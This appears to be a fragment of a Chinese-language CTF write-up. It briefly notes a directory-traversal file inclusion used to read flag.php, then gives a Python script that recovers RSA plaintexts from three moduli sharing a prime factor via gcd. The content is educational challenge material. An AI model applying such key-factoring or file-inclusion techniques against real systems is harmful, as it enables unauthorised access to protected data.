
### 解题思路说明：


测试接口，解析位置可能有bug

### 解题过程：

发现目录穿越漏洞，直接包含flag.php（下次建议给出flag文件，找flag在哪里，包含了一个多小时）







## 2.7 Crypto2(第二波发的）

### 解题思路说明：

很简单的质因数gcd求因数

### 解题过程：

import gmpy2

from Crypto.Util.number import \*

n1= 12671827609071157026977398418260127577729239910356059636353714138256023623770344437013038456629652805253619484243190436122472172086809006270535958920503788271745182898308583012315393657937467583278528574109842696210193482837553369816110424840884683667932711439417044144625891738594098963618068866281205254024287936360981926173192169919836661589685119695804443529730259703940744061684219737502099455504322939948562185702662485642366411258841082322583213825076942399375712892608077960687636100621655314604756871227708407963698548718981737143081639214928707030543449473132959887760171345393471397998907576088643495456531

e1= 65537

c1= 5268497051283009363591890965286255308367378505062739645805302950184343652292967525985407935922935972883557494557593439711003227737116083417992112594428400382187113609935251268634230537282408994938066541612999550555591607744019286392765549844400176442415480559773688439693874264657925123598756193286897112566420847480601040372338338442932524410598834393630019038536173336696498743879160879377504894526001205060753543289059104874467150194596404490638065573974570258671195173327475871936431769234701590572816592485898568463143587137721883610069616008902637316459660001435171054741347142470208082183171637233299493273737

n2= 18090800828995898324812976370950614944724424095669490324214928162454640462382724191043785592350299626782376411935499259428970532102686361824967300649916495702138825182857737210486173137998811993244590794690070307872074705348982970060304389842338043432383690934814892283936018142382990267868341375956549210694354065317328612440672169232803362481090661368782599819926970968509827001203936933692777821117679448168400620234261164018167404541446201828349880887526076468982840569645753428057937172715073817332736878737709704495317549386111938639861221307607948775421897063976457107356574428602380790814162110473018856344871

e2= 4097

c2= 2326267610355516153575986453727161366266816656017644910981028690283132055217271939475840618294311986463011398892570340626131158223217558335139831985973737748812636360601010312490160903427322848411507157238373313053959092326875136396134997877757316339153327290508806645882428114647041522287934007579220769189583249469879165078254248922442084985860374461188259818592181294686890335242981199427715392978546977718475462727987012437677290341463732660152302257234030751774759466703002189003437204934438026047163828083902584763527752033035438078609950665211243112982373167722458975172667665849715372158378299319548194854914

n3= 14016899139767071357961567514373780608355222973882916699129907806456201886114368147540489514960479836424236595826190295819765979835270500889626994048655508134450908075698567925938340322498944878806273261377551132596295484579752118097281084614987064680928168918147910522922020462762688924459558896249968804885885853885632349539590507675397376494346489972596290270168847103345561743327300964196811506510943971437325302822974593782292850499524055338033832053610217461760698628614971171144300450574522839157187874548994036357212297166759231255765155759405207408315314182166142015547345744054533749334516820850300569790673

e3= 1048577

c3= 1507157402302225700443994264641838312753363380677759942918832857396550216927941389943122383728949792984913155517202501504817319345830153748955731880333992875210194306712098593166605310784068299411946792264365247471197716329666415403718297430110977954951479772565341847358286252098930408452594561104228639615640815799731581302607522977457874347224189202268831547055389518214072278766864028489294466057175201908756749666131546163372443691718757198229262989973810951064160488114367967684657242385568733678188829354802025582496625272334309487028498614869964712744826603931510547381997149345221530469380732265014466170524

p = gmpy2.gcd(n1,n2)

q1 = n1//p

d1 = gmpy2.invert(e1,(q1-1)\*(p-1))

print(long\_to\_bytes(pow(c1,d1,n1)))

q2 = n2//p

d2 = gmpy2.invert(e2,(q2-1)\*(p-1))

print(long\_to\_bytes(pow(c2,d2,n2)))

p = gmpy2.gcd(n2,n3)

q1 = n3//p

d1 = gmpy2.invert(e3,(q1-1)\*(p-1))

print(long\_to\_bytes(pow(c3,d1,n3)))